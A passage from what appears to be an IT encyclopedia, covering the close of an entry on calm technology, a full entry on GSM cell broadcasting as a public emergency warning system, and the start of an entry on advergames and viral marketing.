and technical systems, by means of computer science (Țugui & Fătu, 2004).

Therefore, we foresee even more interesting achievements of artificial intelligence, widely used invisible technologies, and hybrid bio-techno-system technologies with computerized interface.

Multimedia, *interoperability*, and *intelligence science* hold the attention of the information world today. The jump to tomorrow's technologies will require the incorporation of the computer as a common item of such technologies. Thus, the computer will remain omnipresent in the background as a facilitator. It has been said that a characteristic quality of tomorrow's technologies is that they will be ***calm***.

There have been more and more voices lately supporting the need for these technologies to become calmer and calmer, that is, a technology with no influence on the environment, individual, and society.

Calm Technology and IT&C

Historical Clues

The idea of *calm technology* originates in the writings of Weiser (1991) of Xerox PARC, who in 1991 in his article "*The Computer for the 21st Century*," tackled in detail the concept of **ubiquitous computing** (UC) in one's daily life. Weiser with Brown (1995) collaborated in December 1995 with the publication of the book "*Designing Calm Technology*." These publications laid the conceptual basis of a future society dominated by **calm technologies** and the **Internet.** Afterwards, other specialists have continued to develop the concepts launched by Weiser and Brown.

In 1997, on the anniversary of 50 years of computing, the same article was published under the name, "*The Coming Age of Calm Technology*," in the book "*Beyond Calculation: The Next Fifty Years in Computing*" (in Denning & Metcalfe, 1997). Afterwards, other specialists added their ideas to the concept of Calm Technology, including Hermans (1998), in "*Desperately Seeking: Helping Hands and Human Touch*."

The Evolving Human-Computer Relationship

Internet, Internet2, intranets, extranets, cyberspace ... it is hard not to have heard or read about one of these terms in the media (Norman, 1994). Several trends categorize computer use in the information era:

1. **Mainframe stage.** Computers were used by experts behind closed doors, and regarded as rare and expensive assets. This stage was the beginning of the information era. The human-computer relationship was one of several humans to a single computer.
2. **Personal computing stage.** In this stage the human-computer relationship became balanced in the sense that individuals had one-on-one relationships with their computers. This stage brought a certain closeness into the human-computer relationship.
3. **Ubiquitous computing stage.** In this stage one person will have many computers. People will have access to computers placed in their offices, walls, clothing, cars, planes, organs, and so forth. This stage will have a significant impact on society.

The Internet and applications deriving from this technology will mediate the transition from the first stage to the third stage (Rijken, 1994). It is clear that information technology expands every second, which leads to the question, how will this technology disturb us? Will it be aggressive toward the environment in which we live?

These concerns led to the concept of calm technology, which assumes that computers should disappear into the "background" of our architectural space and easily switch between the center and the periphery of our attention much like ambient displays.

Informing Without Overburdening

Technology draws our attention at different levels of awareness. It is either at the center or the periphery of our attention. Weiser and Brown (1996) suggest that we attune to the "periphery" without attending to it explicitly.

When driving a car, for instance, our attention is centered on the road, the radio, or our passenger, but not on the noise of the engine. But an unusual noise is noticed immediately, showing that we are attuned to the noise in the periphery, and can quickly attend to it. What is in the periphery at one moment may in the next moment be at the center of our attention. The same physical form may have elements in both the center and periphery.

A calm technology will move easily from the periphery of our attention, to the center, and back.

Technology is closely linked to the concept of affordance, which is *a relationship between an object in the world and the intentions, perceptions, and capabilities of a person* (Weiser & Brown, 1996).

Characteristics of a Calm Technology

Calm technology has three basic characteristics:

1. **Calm technologies shift the focus of our attention to the periphery.** This technological orientation can be achieved either by smoothly and easily shifting from the center to the periphery and back, or by transferring more details to the periphery.
2. **A technology is calm when it increases peripheral perceptions** with direct implications on our knowledge, which increases abilities to act adequately in various circumstances without being overburdened with information.
3. **Technological connectivity** enables a quick anchoring in certain circumstances against the background of a quick shifting from the center to the periphery of our attention, which determines a quick perception of the past, present, and future of the subject. This characteristic leads to what Weiser and Brown (1996) call "locatedness."

These characteristics are important features when enforcing calm data processing technologies. Using such technology has influences our attention, which leads to an increase of our ability to easily adjust to the environment.

Principal Challenges for IT&C

Information technologies and communications belong to the category of technologies with a lower impact on global calmness, however, because they influence people's lives by stress, radiations, and so forth, we think that we should take the leap toward what we call calm technologies.

Thus, we think that the future development of information technologies and communications should consider the following challenges required for the implementation of calm technologies:

1. Reduction/disappearance of the noise and the radiation caused by information technologies and communications.
2. Lower power consumption.
3. Total disappearance of the cables.
4. Reduction of equipment size, while achieving higher performance.
5. User-friendly and intelligent interfaces.
6. Total interconnectivity and interoperability.
7. Extension of the intelligent nature of information technologies and communications.

The producers of information technologies should consider these seven challenges and we, "the consumers" should also consider these technologies when we require them.

CONCLUSION

Individuals use many technologies with a higher or lower impact on the general calmness. As global calmness beneficiaries, we should contribute to the observance of the ***law of global calmness***, by developing calmer and calmer technologies. Thus, we will also become calmness providers, not only calmness beneficiaries.

We all have to agree to the idea that any technology affects directly or indirectly, on a short or long term, locally or globally, the environment from which it comes or to which it will apply. As long as there is life on Earth, we should be interested in the development of technologies that would affect us minimally.

We saw in the previous paragraph what the seven challenges for information and communication technologies need to become calm.

Of course, by these seven challenges ancillary to information and communication technologies, we have not exhausted the topic of their orientation toward the calmer side. Moreover, as IT&C has evolved, we can see that new demands appeared for them to be called calm technologies.

It is important that calmer IT&C should be created to contribute to the general balance of calmness and to have ensured the contribution of computer science applied to the "***oasis of calmness***" existing on Earth.

Furthermore, it is necessary to focus in the field of information and communication technologies on the specific characteristics of the calm technology. We think that there are necessary minimal standards for the orientation of IT&C toward calm technologies.

KEY TERMS

Aggressive Technology: The technology that is not calm.

Bio-Techno-System: Hybrid systems between biological systems and technical systems, by means of computer (science).

Calm Technology: Understand that technology that does not affect life or environment in which (or for which) it produced.

Cyberspace: Space of action for information and communication technologies.

Digital Economy: The networking of the economic entities, by entity's flow and process digitalization and by the creation and the exchange of digital assets (virtual assets) against the background of the physical extension and the development of Internet.

Information Society: Information-based society.

Information Technologies: Collections of technological fields that develop simultaneously and interdependently.

Internet: A network of all networks.

Knowledge: Information with sense.

INTRODUCTION

The provision of efficient communication is one of the most significant duties of a public authority towards its citizens. A significant component required to meet this responsibility is the ability for state authorities to immediately and efficiently communicate with citizens during times of emergency. Authorities and emergency response teams need to warn and inform the public in times of crisis and therefore are required both to develop and to have effective, high quality communication methods and systems to meet this need.

After the 2004 Tsunami in Malaysia, a lot of effort has been spent on developing ways people could be informed in emergency cases such as hurricanes, earthquakes, floods, forest fires, landslides, and other natural disasters, chemical and industrial accidents, nuclear emergencies, transport accidents, technological disasters, and so forth, so as hundreds of lives to be saved. In the same context, due to recent international events of extreme criminal and terrorist activities, of specific importance becomes any opportunity for creating and properly exploiting various means for notification/warning of the public in cases of terrorist attacks and for civil protection. In fact, the European Union (EU) has developed specific strategic initiatives and has promoted several policies to efficiently deal with various kinds of disasters (European Commission, 1999).

The objective of the present work is to survey the benefits, for users and operators, of mobile networks' usage in emergency situations. In fact, mobile infrastructures (and related information society facilities) have been deployed worldwide and they now constitute a "common and basic element" of our every-day life. Since there are more than 2 billion mobile phones in use all over the world, of which 1.5 billion are GSM phones, it seems obvious to include mobile devices in public warning systems. Consequently, in the scope of the present work we will focus our approach on the global system for mobile communications (GSM) case, representing the well-known "second generation" mobile system. As millions of people (not only in the EU but worldwide) are current users of GSM facilities (European Commission, 2001) such systems can offer a good "opportunity" for the development of civil protection-oriented facilities, dealing with crisis management on hazardous events, and thus providing fast and reliable notification to the public.

In the scope of our work we "evaluate" the existing GSM system/infrastructure. Particular attention is given on how this system operates and on how it could be further deployed. Since the main advantage of cellular networks is the provision of ubiquitous connectivity along with the localization and a broadcasting option in their packets, fast and direct warning of people in emergency situations (of various nature) can be achieved.

Terrestrial communication networks continue to evolve very fast, promising critical advantages that may benefit civilians, governments, homeland security, and crisis management, in addition to the commercial market. The use of such systems can be very important because apart from the fact that they can save numerous lives by informing the people located in a certain area immediately, they can prevent accidents, can help in traffic problems (e.g., by informing about traffic jams), and of course can be used as a new way of advertisement, so that the telephone companies which use it can make a profit out of it (European Commission, 2001, 2002; Watson, 1993).

BASIC ARCHITECTURE OF CELLULAR NETWORKS


Telecommunication systems were not always an easy way for communication. In previous years the systems were analog and in order to make a simple phone call a time consuming procedure had to be followed. Originally the European Telecommunications Standards Institute (ETSI) organization defined "GSM" as a "European digital cellular model of telephony." The GSM network offers high voice quality, call privacy, and network security. Consequently, ETSI's GSM committee added a feature called "*Cell Broadcast*" to the GSM standard 100 years after the original invention of radio. This is contained in standards GSM 03.49 and others (ETSI, 1993). The fundamental feature has been presented in Paris (1997) and has been described as quite successful. By now, all GSM phones and base stations have this feature latent within them, though sometimes it is not "enabled" in the network. Before cell broadcasting, other methods of fast informing existed in real case scenarios (Redl, Weber, & Oliphant, 1995).

Cellular systems consist of mobile units which communicate among themselves via radio network using dedicated nonwireless lines to an infrastructure of switching equipment, interconnecting the different parts of the system and allowing access to the normal (fixed) public switched telephone network (PSTN) (Chochliouros & Spiliopoulou, 2005). At this point, in order to make clear the basic feature of cell broadcasting, we will briefly explain the "core structure" of a mobile network. In fact, a number of functions are needed for a GSM network to operate. The main "subsystems" of the GSM structure are:

- **The base station subsystem (BSS):** It manages the transmission between mobile stations and the network switching subsystem (NSS) (described as below) by checking and managing radio links. The BSS provides radio coverage in certain predefined areas, commonly known as "cells" and contains the necessary hardware for communication with the existing mobile stations. Operationally, the BSS is implemented by the base station controller (BSC) and the base transceiver station (BTS). A BSS subsystem can control multiple BTSs and consequently, it can serve many cells. The main parts of a BSS are: (i) the BSC, that is, a selective switching center, responsible for the wireless part of the mobile network and; (ii) the BTS which is used as a "connection" between the mobile phone and the rest of the network.
- **The network switching subsystem (NSS):** It consists of mobile switching center (MSC) which is a telecommunication switch or exchange within a cellular network architecture, capable of interworking with location databases. Home location register (HLR) is the database within a GSM network that stores all the subscriber data and is an important element in the roaming process. In addition, there is the visitor location register (VLR). This database is the operational unit of a network in which subscribers' data are stored; it changes every time the subscriber is located in a certain area, covered by one specific VLR of a MSC and authentication center (AUC). The latter is a protected database using algorithms for identity certification, as well as a kind of phone call cryptography for secure communication (ETSI, 1999b; Mouly & Pautet, 1992). For the protection of the mobile phone from stealing there is another database which is called equipment identity register (EIR). There exists the code of every phone being in use.
- **The operating services subsystem (OSS):** It is the part of the GSM which is practically responsible for the network maintenance; its main function is to oversee network operations—*with the help of intelligent error detection mechanisms*—and to inform the operator of any probable malfunctions.

In Figure 1 we demonstrate the connections between these systems and/or related functional modules.

Figure 1. Architecture of GSM network



Short Message Service (SMS)

Mobile phone is nowadays a widely used device/equipment. Mobile phones are easy to use and their most important advantage is that of portability. Everyone can be reached no matter where the user comes from or where the user bought the phone. With a mobile terminal, apart from phone calls, there is also the possibility of sending and receiving written messages from other similar terminals or other devices, like a computer or a personal digital assistant (ETSI, 1999a). These messages are known as *short message service point-to-point* (SMS-PP). They have been defined in the GSM recommendation 03.40 (ETSI, 1992) and can be up to 160 strings, when a string is represented by a 7-bit word (according to the 7-bit GSM alphabet). There are two types of messages: mobile originated and mobile terminated. In the first case messages are sent from the mobile station to the mobile center. In the second one, the service center sends them to the mobile station. Mobile terminated messages can be sent from the SMS center to one or more dedicated numbers or can be sent to a complete cell (i.e., BSC or MSC). These are called as "cell broadcasted messages" (SMS-CB) and they are defined in the GSM recommendation 03.41 (ETSI, 1991). They are the ones that will be discussed in more detail, in the context of the present work.

Although these messages are not widely used in the marketplace (when it happens this mainly takes place for advertising purposes) the basic aim will be to explain how they can be considered as an appropriate "*information system*" in case of emergency and how such an option could be implemented in existing GSM infrastructures.

CELL BROADCASTING ACTIVITY

Message broadcasting (or data broadcast) is a promising technique which intends to the improvement of the bandwidth utilization and the maximization of system capacity, since messages can be received by multiple mobile users by only one transmission. This eliminates the power consumption in mobile communications because users do not send requests to the broadcast center (3GPP, 2002; Raissi-Dehkordi & Baras, 2002). An interesting type of message broadcasting that can only be implemented over mobile networks is cell broadcasting (CB).

More specifically, cell broadcasting is an existing function of most modern digital mobile phone systems such as GSM and universal mobile telecommunications system (UMTS). The present work mainly focuses on the study/evaluation of GSM-based issues, as the relevant systems are widely deployed both in Europe and internationally. Such systems have performed intense penetration worldwide and they offer immense facilities for emergency management.

It should be expected that the relevant situation will get even more complex if considering the expected development (and exploitation) of the enhanced third generation (3G) (and further) mobile systems (i.e., 3G+, 3G++, UMTS). It should be expected that 3G cell broadcast messages will be much more capable, so different cell data will be needed for the "multimedia" and "plain text" future versions of the message (3GPP, 2006).

Existing cell broadcasting features allow text messages to be broadcast to all mobile handsets in a given geographical area (3GPP, 2006; Cell Broadcast Forum, 2002b). This region can range from the area covered by a single radio cell to the whole network covering an entire country. However, only handsets that have CB-channels activated will receive messages, immediately at "real time." The "core benefit" of cell broadcasting is that sending a message to millions of handsets is only a matter of seconds.

Because cell broadcast works by targeting particular cells, no knowledge of mobile telephone numbers is required, unlike bulk SMS. In addition, cell broadcasting places a very low load on the whole network; in fact, a cell broadcast to every subscriber on the network is equivalent to sending an SMS message to a single phone. (Network loading problems can cause severe problems in emergency situations when network usage is likely to be very high anyway and in these circumstances SMS messages can be delayed for hours or days or even lost altogether).

Cell broadcasting is the specific technology which allows messages of up to 15 pages of 93 characters each to be defined and distributed to all mobile stations within a certain geographical area. It is a service similar to the videotext. Cell broadcasted messages (SMS-CB) are sent point-to-area (whereas SMS are sent point-to-point) and thus SMS-CB constitute an effective method to deliver data to a large number of users in mobile networks. This is a fundamental characteristic of computer networks and it means that one SMS-CB can reach a great number of subscribers in a few seconds, without the originator knowing who has received these messages. A new message can be transmitted every two seconds and terminal users can select whether to accept or reject it (Cell Broadcast Forum, 2002a).

Consequently, cell broadcast is ideal for delivering local or regional information which is suited to all the people in the "area," rather than just one or a few people (DHI Group, 2005). Examples can include not only hazard warnings but cinema programs, local weather, flight or bus delays, tourist information, and parking and traffic information. Thus, cell broadcast can be a reliable, location specific, source of information, especially for people on the move (including those visiting other countries).

There are three main reasons to use cell broadcasting in emergency cases (Cell Broadcast Forum, 2005).

The first is that this feature already exists in most network infrastructure and mobile equipment, so there is no any added need. Secondly, it does not cause traffic load, which is very important during a disaster, when load spikes tend to crash networks. Another advantage is the high scalability because of the independence of system performance to the number of terminals and the provisioning of equal quality of service to every user.

Prior experimental studies (ETSI, 2004; Jiun-Long & Ming-Syan, 2004) showed that message broadcasting can be only achieved over a single channel.

Cell broadcast messages can be sent only by an operator and not by a single user. These messages are originated in an "entity" called as CBE-cell broadcast entity, and there are formatted and split into pages (or messages) of 82 octets. Every broadcast network can have one or more CBEs, which can be connected to one or more BSCs. Most modern mobile handsets support reception of such messages and the subscriber has only to activate it on a mobile phone, choose to receive the messages of interest, and block the rest. SMS-CBs are received only when the mobile station is in the idle mode and characterized by the following aspects:

- It is based on one-way system (that is why no acknowledgment is sent by the mobile handset).
- It is sent by control channels in a limited area, defined by the originator of the message with the same service quality.
- It is only mobile-terminated.
- The cell broadcast message is sent continuously and it is repeated so as to be received by users moving through a group of cells.
- The maximum number of characters in each SMS-CB depends on the coding group. The maximum length can vary from 40 to 93 characters.
- A given message can be received repeatedly although the user has already seen it. To avoid this option, the network gives a serial number to each message. So, if a message with the same message identifier and serial number has been received earlier, the mobile station ignores it. If the information contained is updated, then the network gives the message a new serial number so that it is considered new and received by the mobile station.

Cell broadcasted messages are stored in the BSC in the cell broadcast message file (CBFILE). The broadcast area can be as small as one cell, or as large as the whole public land mobile network (PLMN) (ETSI, 2002). Theoretically, a message takes 1.88 seconds to be transmitted. This means that in 2 minutes about 64 SMS-CBs can be sent. As we have already mentioned, every message can only have up to 15 pages, but 60 different active messages per cell can be defined. The maximum storage capacity is 1280 cell broadcast message pages. The BSC can store the 80 most recent broadcast counters of CB messages per cell (www.cellbroadcastforum.org). For an effective management of CB messages, the responsible entity is the cell broadcast center (CBC); the latter acts as a server for all CBE clients. It takes care of the administration of all SMS-CB messages it receives from the CBEs and performs the communication towards the GSM network. (The GSM network itself takes care of delivering the SMS-CB messages to the mobile terminals).

At this point it should be mentioned that the relevant protocol is based primary on the simple hardware functions and it cannot be used to deliver high volume traffic (such as video). Also, it can only be developed in an environment where there are no conflicts between the broadcasted messages and there is communication between CBE, CBC, and BSC (Datta, VanderMeer, Celik, & Kumar, 1999).

Advantages from Cell Broadcast Usage

For network operators, as well as for content and application providers, apart from any social benefits gained from CB usage for emergency warning cases, there are various advantages for launching successful CB services in the marketplace as well (Cell Broadcast Forum, 2002a, 2005). The CB-based solution provides sufficient system capacity and adequate regional and national geographical coverage. Some indicative benefits can be listed as follows:

- **Development of location-based "push" services:** SMS-CB offers the ability to distinguish the "push" messages, depending on the location. Messages can be broadcast to areas as small as one single radio cell, as big as the entire network and any cluster of areas in between (Van Oosterom, Zlatanova, & Fendel, 2005).
- **Performing an efficient "trade-off" between SMS and CB:** Any time text messages are to be forwarded (or "pushed") to a large number of subscribers this one-to-many technology is more efficient than basic one-to-one SMS. This can also affect the cost structure of the corresponding services, and makes network dimensioning easier. (In an usual "average" network it would take 100 SMS with the same content approximately 30 seconds to reach its destination, whereas in a network with a CB-message transmission path of 30 seconds, all the end users (even 5,000,000) in that network (tuned in to a CB-channel) will be able to receive the message in real-time).
- **Achievement of real-time communication:** The time to broadcast a message over a CB channel is nonsensitive to the number of subscribers who will receive it. In a typical network a broadcast message can be sent in 30 seconds to reach all handsets. The bandwidth used to carry the message is nonsensitive to peak hours, that is, the bandwidth is independent of the amount of handset users that actually read the message. Furthermore, CB does not use the signalling network (IN7) for carrying the messages like SMS does.
- **Development of multilanguage "push" services:** On one single CB channel, messages can be broadcast in various languages. Because handsets are sensitive to the selected language, only messages in that language are displayed. Such a feature looks particularly attractive for multilingual countries, or for services dedicated to roamers to make them loyal to a network.
- **Development of emergency location-based information services:** In case of local emergencies (e.g., natural disasters, fires or hurricanes, chemical air pollution, or to enforce citizen protection), governmental institutions may want to broadcast emergency messages to handset users, present in a specific area. In this way, citizens on the move can be easily reached.
- **SMS-CB can broadcast binary messages:** Next to broadcast of text-messages also binary data could be transmitted. This means that encryption-decryption for subscribed services are a possibility as well as machine-to-machine communication using CB as a bearer. (The future in 3G will make possible to broadcast streaming video).
- **Conceptual opt-in and opt-out features:** Trends in privacy protection regulation are already translated into some EU regulations or even domestic laws. The development of Internet makes theses rules appear more necessary and become more acute (i.e., anti-spamming). Thus, concepts with "push" services targeted at mobile handset users

that require permission of the end user need to be well-defined. Opt-in (the customer wants to access) and opt-out (the customer wants to step out) are both conceptual features of the CB technology; therefore content providers will only reach those handset users that voluntarily switch on to a CB service. This allows for mobile marketing campaigns to be targeted at just the right mobile community.

- **Messages stream and are not stored:** A feature of a CB message is that it is displays only. In principle no information is stored, neither in the SIM card nor in the handset, unless the user desires to archive the message. This means that CB messages could be seen as form of "streaming content." Instead of with SMS no inboxes will ever overflow, just because the message never reaches any inbox.
- **Educational to text messaging:** Users in emerging markets, who are predominantly using their mobile phone for voice calls, will need to be educated in the use of additional data services. Providing messages on CB channels that are free of charge will make the user familiar with text on the mobile phone.

CELL BROADCAST SYSTEMS IN EUROPE AND ABROAD: FUTURE DEVELOPMENT

In the older days, the bells of the church of a village would ring in order to inform citizens when something bad was happening. Later as the societies grew bigger, a lot of cities established a system of sirens to warn people. Apart from its cost, which was huge, this system was not good enough because people could not understand the meaning of the different tones.

New solutions have begun to emerge in the international markets that are challenging old business models and providing new ways to interact with users. Factions of the industry are pushing to make CB mandatory on mobile networks for broadcasting public emergency alerts. This can also create the impetus needed for the wholesale rollout of commercial CB services (Sandin & Escofet, 2003).

Some networks already have cell broadcast capability but have lacked an effective use for it. Emergency alert notification using CB is a "high visibility" application which has minimal impact on the existing network. CB's ability to convey information to a huge number of subscribers at once without overstretching network capacity makes it an extremely useful tool. In its basic form, cell broadcast is relatively cheap, simple to deploy, and requires little bandwidth to broadcast messages (FCC, 2004).

Under certain circumstances, existing networks can be able to provide this facility free of charge "for the public good," although they could also gain a commercial benefit in a number of ways:

1. **There is always opportunity to gain subscribers:** People who do not currently have a mobile device may well be tempted to obtain one, following the publicity that would be generated by an emergency notification system.
2. **Increased traffic in retail outlets:** As the cell broadcast facility has to be activated on each phone, this would present an opportunity to encourage customers into retail outlets to have this facility switched on.
3. **Possibility for further promotion of 3G penetration:** Related 3G cell broadcast messages can offer access to multimedia content, thus suggesting users a reason for upgrade (i.e., people may be encouraged to use their mobiles for accessing Web sites for informative reasons, etc.).
4. **Opportunities for subscription to extra cell broadcast channels:** While emergency messages should always be free to the subscriber once the CB infrastructure is in place, "paid for" information could be provided (such as continual weather updates). Alternatively, these services could be provided free as a network loyalty incentive.

Public safety is traditionally considered as a national privacy by EU member states (ETSI, 2006). Although the number of disasters has been rising during the past years and data from the International Disaster Database (http://www.em-dat.net) show an increase in natural disasters over the past 35 years (and especially the last five years), not many European countries use early warning systems. There are two main reasons for this. The first is that managers of mobile companies have not considered the fact that they could generate a profit with a one-directional broadcast service. The second reason is that Europe does not belong to countries of low human development (as this is defined by the

United Nations), which are the ones that suffered more from these disaster natural phenomena. However, it is now clear that cell broadcasting is a very useful service and can be profitable under certain circumstances and several countries have already used it. Moreover, it can also provide assistance for other civil protection applications.

In Europe, the Dutch government has already started to use cell broadcast as an emergency warning system (http://cell-broadcast.blogspot.com/2005/08/cell-broadcast-in-europe.html). The proposed technology, based on the "cell broadcast" process, allows the authorities to send text messages to mobile phone users in a specific area. Principal market operators take part in this effort which is considered the first multioperator warning system in the world. The governments of Belgium and Germany intend to adopt this system in order to use it in times of a national emergency (www.publictechnology.net). Belgium is the first European country to officially use cell broadcast for this purpose.

Moreover, the European Commission is currently developing a global disaster alert and coordination system (GDACS) (http://www.gdacs.org) in collaboration with the UN that will provide early warning and relief coordination in future disasters. The system can send out an alert to emergency services by SMS and e-mail within 30 minutes. In addition, the European Commission has adopted measures on reinforcing EU disaster and crisis response in third countries (European Commission, 2005). This aims at strengthening the EU's capacity of responding to major emergencies in third countries, including possible action to introduce cell broadcast for public alert purposes. GSM cell broadcast is an existing capability on each GSM network that could possibly play an important role in this regard, including the possibility of sending alerts in a multilingual society. In the same scope, standardization activities have been initiated in European standardization bodies in order to come to a more "harmonized" implementation (Chochliouros & Spiliopoulou, 2003**)** of a cell broadcast for the purpose of public security alert.

The most successful international example of cell broadcasting technology took place during the SARS crisis in 2003 by the government of Hong-Kong. With the help of six mobile operators, coverage to the 90% of the population was succeeded. In China, the Ministry of Civil Affairs announced in January 2006 a preliminary research to test an SMS-based warning system in the Gansu, Anhui, and Hunan regions. They hope that the system will overcome delays in providing relief efforts that have occurred in the past. In North America the technology is available but still not offered to the subscribers.

FORTHCOMING CHALLENGES AND CONCLUSION

The cell broadcast technology provides for 64,000 broadcast channels so that different types of message (severe weather, terrorist, missing child, etc.) could be broadcast on different channels among the numerous available ones. Not every subscriber would necessarily receive all the channels and hence all the messages. Channels can be activated either from the handset (by the user) or remotely by the network. Ideally, certain channels have to be allocated for certain message types and these must be standardized globally, so that travellers would receive alerts wherever they happen to be.

However, in order to make emergency notification by cell broadcasting a "practical proposition," several limitations have to be overcome, mainly of political and technical nature, as those listed in the following:

- **Political issues:** In the context of a liberalized and competitive economy, there may be some sort of "scepticism" about the efficiency and the affordability of probable solutions to be applied in the marketplace, as they may be occasionally "overlooked" if there is no economic incentive for their business promotion and adoption. Many corporations are seeking public funding to develop sophisticated solutions for providing better emergency management tools, while the capability to communicate an emergency alert is already available. Because of the growth of mobile telephone users and the immense popularity of mobile telephones, cell broadcasting is the ultimate way to communicate to citizen in case of emergency. CB is a cheap and effective way of alerting the vast majority of the population in the event of an "emergency situation." It can also play a part in crime reduction, prevention, and detection when used in cases of child abduction and similar incidents.

  Recent world events have led to an increasing fear of terrorist threats on the part of the general public, while there is a general perception that our weather is getting more erratic and extreme. In response to the above cases, the significant potential feature offered by cell broadcasting, that is, the ability to reach millions of people within minutes, implicates extreme "responsibility" for the providers of the service (network operators and service providers). The public will desire to have faith and trust in the reliability of the received messages (in any case, severe [even "life changing"] decisions can be made on the basis of the transmitted and received information). Governmental authorities have to provide all guarantees and the assurances that appropriate measures have been performed to ensure that only bona-fide and properly authoritative sources of information (e.g., civil protection authorities, the police or law enforcement authorities, fire services, and environmental or meteorological services, etc.) are allowed to initiate broadcasts. In addition, specific requirements need to be settled for network operators, to establish a proper framework for extra assurance. Their aim is not to be responsible for any kind of information/data which turns out to be inaccurate, as the priority is to protect both the good functionality and the reputation of their network, in parallel with the interests of their subscribers (mainly by ensuring that messages are timely, pertinent and not seen as a nuisance).

- **Technical issues:** Due to the fast market expansion there are several network operators covering the same area. In multiple instances, there is no coordination of cell planning between such competing actors and so, the cell layouts and cell IDs of different networks may "differ" to a significant degree. Furthermore, due to constant changes in cell coverage and capacity, the size and "layout" of the cells covering a particular geographic area can be highly dynamic. As a consequence, it is necessary to promote interoperable market solutions in the context of proper interconnection agreements, thus providing the necessary guarantee for further effective usage of the underlying infrastructures. The challenge becomes greater as existing networks have a hierarchical cell structure with "overlapping" patterns of cells of different sizes (i.e., umbrella cells, macrocells, overlaid cells, microcells, and picocells) as well as up to eight layers of subband structure in different frequency bands. This situation will get even more complex with the introduction of more advanced mobile applications (e.g., UMTS).
- **Regulatory issues:** Correlated to the previous issues, some regulatory and standardization issues have to be examined in parallel, as there is an urgent need for a harmonized channel identification scheme to make it practical for travellers and tourists, while further improvements to standards are needed to make sure phones give priority to emergency messages (i.e., messages must be authentic and follow national policy). In any case, national sovereignty must be respected and national systems must fully integrate with international projects. In addition, it is necessary to promote a harmonized approach to language codes.

To make cell broadcast emergency notification a viable proposition, the user will need a simple, intuitive graphical interface which will allow the user to define a geographical area, create the message, and send it to the appropriate cells on all relevant networks (http://www.cell-alert.co.uk/, www.cell-alert.com). This interface must communicate with the (possibly numerous) cell broadcast centers belonging to the different networks and all the underlying complexity must be hidden from the user.

Cell broadcast will boost revenues for SMS, multimedia message service (MMS), wireless application protocol (WAP), and interactive voice response (IVR) services. From the operator customer loyalty perspective, offering CB information in cooperation with government authorities will help customers receiving the right information, on the right moment, on the right location, from a reliable source, via the mobile telephone.

In order to reach citizens with an important warning message or advisory, it is necessary to use a method that will be invasive and accessible to all. With the current development of network infrastructure, interoperability levels are multiple. Cell broadcasting is a very powerful tool for the initial warning, it is pervasive throughout society, and the fact that it rings the phones bell means that it is intrusive.

KEY TERMS

Cell Broadcasting (CB): A mobile technology feature defined by the ETSI's GSM committee and part of the GSM standard. Allows a text or binary message to be defined and distributed to all mobile terminals connected to a set of cells in a certain geographical area.

Cell Broadcast Center (CBC): The "heart" of the cell broadcast system and acts as a server for all CBE clients. It takes care of the administration of all SMS-CB messages it receives from the CBEs, and does the communication towards the GSM network. The GSM network itself takes care of delivering the SMS-CB messages to the mobile terminals.

Cell Broadcast Channel (CBCH): This channel is a feature of the GSM system. It is a downlink only channel and is intended to be used for broadcast information. It is mapped into the second subslot of the standalone dedicated control channel.

Cell Broadcast Entity (CBE): A multiuser front-end that allows the definition and control of SMS-CB messages. A CBE can be located at the site of a content provider.

Cell Broadcast Forum (CBF): A nonprofit industry association that supports the world standard for cell broadcast wireless information and telephony services on digital mobile phones and other wireless terminals. Its primary goal is to bring together companies from all segments of the wireless industry value chain to ensure product interoperability and growth of wireless market (http://www.cellbroadcastforum.org).

Cell Broadcast Message (SMS-CB): Text or binary message that is used for delivering information to all mobile phone users that are located in a certain geographical area.

Short Message Service (SMS): A well known service, available on all mobile phones and on most other mobile devices, and allows users to exchange text messages.

C

Characteristics, Limitations, and Potential of Advergames

Călin Gurău
GSCM – Montpellier Business School, France

INTRODUCTION

Advergames can be defined as online games that incorporate marketing content. Initially, many companies have placed their brands or logos in the virtual environment of computer games launched by specialised gaming firms. However, this form of advergaming is rather static and ineffective, since the player is concentrated on the task required by the game and might not acknowledge the brand image displayed in the background. This limitation has encouraged the firms to create their own advergames, which are developed around a theme or a character directly related with their products and/or brands. In order to ensure a large diffusion of these games, they were made freely available on the Internet. The facilities offered by the Internet platform have increased the interactiveness of the game, and have added a **viral marketing** dimension.

Viral marketing describes any strategy that encourages individuals to pass on a marketing message to others, creating the potential for exponential growth in the message's exposure and influence. The use of advergames corresponds well to a strategy of viral marketing, which incorporates the following principles:

1. Give away products or services
2. Provide for effortless transfer to others of these products/services
3. Scale easily from a small to a very large audience
4. Exploit common customer motivations and behaviours
5. Utilise existing communication networks to transfer the products/services, or messages about them
6. Take advantage of others' resources (existing users/customers)

The interest in advergames has substantially increased in the last 5 years because of its perceived advantages (FreshGames, 2002; WebResource, 2004):

- Low-cost marketing in comparison with the traditional advertising channels, such as TV and radio
- A captured audience that can transmit valuable personal information about its demographic profile, behaviour, needs, attitudes, and preferences
- Customer retention: the average time spent in an advergame is 7 to 30 minutes, which cannot be reached in the case of a classical TV advertisement
- Viral marketing: 81% of the players will e-mail their friends to try a good game

All these data demonstrate the huge potential of advergames (Rodgers, 2004). However, despite the hype created by this new advertising method, most of the information describing or debating advergames is professionally-oriented, often written in an advertising style (DeCollibus, 2002; Hartsock, 2004; Intrapromote, 2004). Very few academic studies have been initiated to investigate the characteristics of advergames, and their influence on consumers' perceptions and behaviour (Hernandez, Chapa, Minor, Maldonaldo, & Barranzuela, 2004; Nelson, 2002).

This article attempts to identify, based on the existent professional literature, the specific characteristics of an efficient advergame, and to verify the existence of these characteristics in 70 advergames that are active online.

BACKGROUND

Studies conducted in the U.S. have discovered that games are extremely popular among all categories of online users. A study conducted by Jupiter Media found that in December 2003, 84.6 million people visited online gaming sites (D5 Games, 2004). This number is projected to reach 104 million by 2007.

The preconception that only kids or teenagers are interested in interactive games is contradicted by the following findings: in the U.S., 66% of the most frequent game players are over 18 years old, and 40% of them over 35 years old, with the average age of a player being 28 years old (D5 Games, 2004).

Another study conducted between December 2003 and January 2004 in the U.S., has identified women over 40 years old as a major segment interested in online gaming (Arkadium, 2004). Female game-players over 40 spend the most hours per week playing games (9.1 hours or 41% of their online time in comparison with only 6.1 hours per week, or 26% of online time for men). These women were also more likely to play online games every day than men or teens of either gender.

The reasons for playing online games vary depending on the gender. The main reason of women is to relieve or eliminate stress, while the men are mainly attracted by the competitive factor of Internet gaming. The women prefer word and puzzle games, while men are more interested in sport, combat, or casino games (Arkadium, 2004).

